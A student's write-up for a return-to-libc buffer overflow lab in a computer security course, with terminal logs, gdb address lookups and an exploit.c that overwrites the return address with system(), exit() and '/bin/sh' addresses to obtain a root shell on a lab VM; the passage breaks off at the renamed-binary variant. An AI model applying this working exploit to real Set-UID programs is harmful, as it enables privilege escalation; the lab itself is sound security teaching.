
Logan Weiner
ICSI 424 - Computer Security
Assignment 4 - Return-to-libc Attack Lab


Task 0 - Turning off Countermeasures

First off we were told by the lab manual to disable address space randomization.



```
[10/03/22 lw276649]seed@VM:~$ cd Desktop
[10/03/22 lw276649]seed@VM:~/Desktop$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[10/03/22 lw276649]seed@VM:~/Desktop$ sudo ln -sf /bin/zsh /bin/sh
[10/03/22 lw276649]seed@VM:~/Desktop$ 
```


We then were told to compile the code given for retlib.c and turn it into a root owned Set-UID program. Moreover we turned off stack guard protection as well as turned off the non-executable stack protection.



```
[10/03/22 lw276649]seed@VM:~$ cd Desktop
[10/03/22 lw276649]seed@VM:~/Desktop$ gcc -DBUF_SIZE=50 -fno-stack-protector -z
noexecstack -o retlib retlib.c
[10/03/22 lw276649]seed@VM:~/Desktop$ sudo chown root retlib
[10/03/22 lw276649]seed@VM:~/Desktop$ sudo chmod 4755 retlib
[10/03/22 lw276649]seed@VM:~/Desktop$ 
```


Task 1 - Finding out the addresses of the libc functions

Here we were tasked with running a debugger on the retlib code provided to us, and using 2 print statements in order to get the addresses of system and exit. While debugging the program it was imperative that we also checked to make sure it was still a Set-UID program. If it was a non Set-UID program then the libc library would be loaded into the wrong location, thus giving us the wrong addresses that we would need later on. This was extremely troublesome for me and caused me issues down the line (Task3) that I had to go back and fix. Small errors create the largest problems…


```
/bin/bash
/bin/bash 80x24
[10/03/22 lw276649]seed@VM:~/Desktop$ touch badfile
[10/03/22 lw276649]seed@VM:~/Desktop$ gdb -q retlib
Reading symbols from retlib...(no debugging symbols found)...done.
gdb-peda$ run
Starting program: /home/seed/Desktop/retlib
Returned Properly
[Inferior 1 (process 28829) exited with code 01]
Warning: not running or target is remote
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e42da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e369d0 <__GI_exit>
gdb-peda$ quit
[10/03/22 lw276649]seed@VM:~/Desktop$ 
```


Task 2- Putting the Shell String in Memory

The purpose of this task was to find the memory address for that of the shell. We were told via the lab manual to put an arbitrary string in the child process's memory. You can verify by my screenshot that the string gets into the child process and then is printed out by the env command running inside the child process. This allowed me to get the address of the shell, but as I found at later on (Task3) this address was actually wrong, but very close. I had the address randomization turned off for some unknown reason when doing this task, but later fixed it as you will see in the next task. The proper address should be bffffdd6 as shown in task3.



```
/bin/bash
/bin/bash 80x24
[10/03/22 lw276649]seed@VM:~/Desktop$ export MYSHELL=/bin/sh
[10/03/22 lw276649]seed@VM:~/Desktop$ env | grep MYSHELL
MYSHELL=/bin/sh
[10/03/22 lw276649]seed@VM:~/Desktop$ gcc task2.c -o task2
[10/03/22 lw276649]seed@VM:~/Desktop$ ./task2
bffffdd8
[10/03/22 lw276649]seed@VM:~/Desktop$ 
```

Task 3 - Exploiting the Buffer Overflow Vulnerability

Let me begin by saying this task was a nightmare for me and took me over 6 hours to complete. The first thing I did was use the code given for task2 and put it directly into retlib with nano. Once I did this I ran the debugger, put a breakpoint at main, and ran the program. From here I printed out the proper addresses for system and exit….finally.




```
[10/03/22 lw276649]seed@VM:~$ cd Desktop
[10/03/22 lw276649]seed@VM:~/Desktop$ gdb retlib
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from retlib...(no debugging symbols found)...done.
gdb-peda$ b main
Breakpoint 1 at 0x804851c
gdb-peda$ r
Starting program: /home/seed/Desktop/retlib
```




```
   0x8048448 <main+13>: push   ecx
=> 0x8048449 <main+14>: sub    esp,0x14
   0x804844c <main+17>: sub    esp,0xc
   0x804844f <main+20>: push   0x8048510
   0x8048454 <main+25>: call   0x8048310 <getenv@plt>
   0x8048459 <main+30>: add    esp,0x10
[------------------------------------stack-------------------------------------]
0000| 0xbfffebf4 --> 0xbfffec10 --> 0x1
0004| 0xbfffebf8 --> 0x0
0008| 0xbfffebfc --> 0xb7e20637 (<__libc_start_main+247>:      add    esp,0x10)
0012| 0xbfffec00 --> 0xb7fba000 --> 0x1b1db0
0016| 0xbfffec04 --> 0xb7fba000 --> 0x1b1db0
0020| 0xbfffec08 --> 0x0
0024| 0xbfffec0c --> 0xb7e20637 (<__libc_start_main+247>:      add    esp,0x10)
0028| 0xbfffec10 --> 0x1
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x08048449 in main ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e42da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e369d0 <__GI_exit>
gdb-peda$
```

After obtaining the correct addresses it was time for me to figure out the correct values for X, Y and Z. I started by figuring out the distance between the buffer and the return pointer which was 58. Next I looked at the slides and realized you had to +12 for the shell +4 for the system and +8 for the exit. This allowed me to arrive at values 70, 62, and 66.




```
/* exploit.c */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv)
{
char buf[40];
FILE *badfile;

badfile = fopen("./badfile", "w");
/* You need to decide the addresses and
the values for X, Y, Z. The order of the following
three statements does not imply the order of X, Y, Z.
Actually, we intentionally scrambled the order. */
*(long *) &buf[70] = 0xbffffdd6 ; // "/bin/sh" P
*(long *) &buf[62] = 0xb7e42da0 ; // system() P
*(long *) &buf[66] = 0xb7e369d0 ; // exit() P
fwrite(buf, sizeof(buf), 1, badfile);
fclose(badfile);
}
```

Now it was my job to find the root shell. Since I spent hours fact checking my addresses, finding the root shell should now be easy right ? Wrong. After a while I realized that I was actually not running retlib as a root owned Set-UID program and therefore was returning nothing at all…no errors like stack smashing or seg faults, I was actually just prompted with nothing. Finally I used the proper command for compiling my .c program and followed it with the correct permissions. I ran ./exploit to generate my badfile (not shown in screenshot) and then run ./retlib in order to arrive at my root shell. Once at my root shell I ran # id to make sure, and success my euid=0(root).




```
[10/03/22 lw276649]seed@VM:~/Desktop$ sudo chmod 4755 retlib
[10/03/22 lw276649]seed@VM:~/Desktop$ ./retlib
[10/03/22 lw276649]seed@VM:~/Desktop$ nano
[10/03/22 lw276649]seed@VM:~/Desktop$ nano retlib.c
[10/03/22 lw276649]seed@VM:~/Desktop$ ./retlib.c
bash: ./retlib.c: Permission denied
[10/03/22 lw276649]seed@VM:~/Desktop$ ./retlib
[10/03/22 lw276649]seed@VM:~/Desktop$ export MYSHELL=/bin/sh
[10/03/22 lw276649]seed@VM:~/Desktop$ env | grep MYSHELL
MYSHELL=/bin/sh
[10/03/22 lw276649]seed@VM:~/Desktop$ gcc retlib.c -o retlib
[10/03/22 lw276649]seed@VM:~/Desktop$ export MYSHELL=/bin/sh
[10/03/22 lw276649]seed@VM:~/Desktop$ env | grep MYSHELL
MYSHELL=/bin/sh
[10/03/22 lw276649]seed@VM:~/Desktop$ gcc -DBUF_SIZE=50 -fno-stack-protector -z
noexecstack -o retlib retlib.c
[10/03/22 lw276649]seed@VM:~/Desktop$ sudo chown root retlib
[10/03/22 lw276649]seed@VM:~/Desktop$ sudo chmod 4755 retlib
[10/03/22 lw276649]seed@VM:~/Desktop$ ./retlib
bffffdd6
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27
(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# 
```

Attack Var 1: Yes the exit() function is necessary as without it you will not reach the root shell.



```
[10/03/22 lw276649]seed@VM:~$ cd Desktop
[10/03/22 lw276649]seed@VM:~/Desktop$ gcc retlib.c -o retlib
[10/03/22 lw276649]seed@VM:~/Desktop$ export MYSHELL=/bin/sh
[10/03/22 lw276649]seed@VM:~/Desktop$ env | grep MYSHELL
MYSHELL=/bin/sh
[10/03/22 lw276649]seed@VM:~/Desktop$ gcc -DBUF_SIZE=50 -fno-stack-protector -z
noexecstack -o retlib retlib.c
[10/03/22 lw276649]seed@VM:~/Desktop$ sudo chown root retlib
[10/03/22 lw276649]seed@VM:~/Desktop$ sudo chmod 4755 retlib
[10/03/22 lw276649]seed@VM:~/Desktop$ ./retlib
bffffdd6
Returned Properly
[10/03/22 lw276649]seed@VM:~/Desktop$ 
```


Attack Var 2: Here we were told by the lab manual to change the name of retlib to newretlib and then try the attack again. The attack did not work as since the name was changed the address will most definitely not be the same.



```
/bin/bash 80x24
[10/03/22 lw276649]seed@VM:~$ cd Desktop
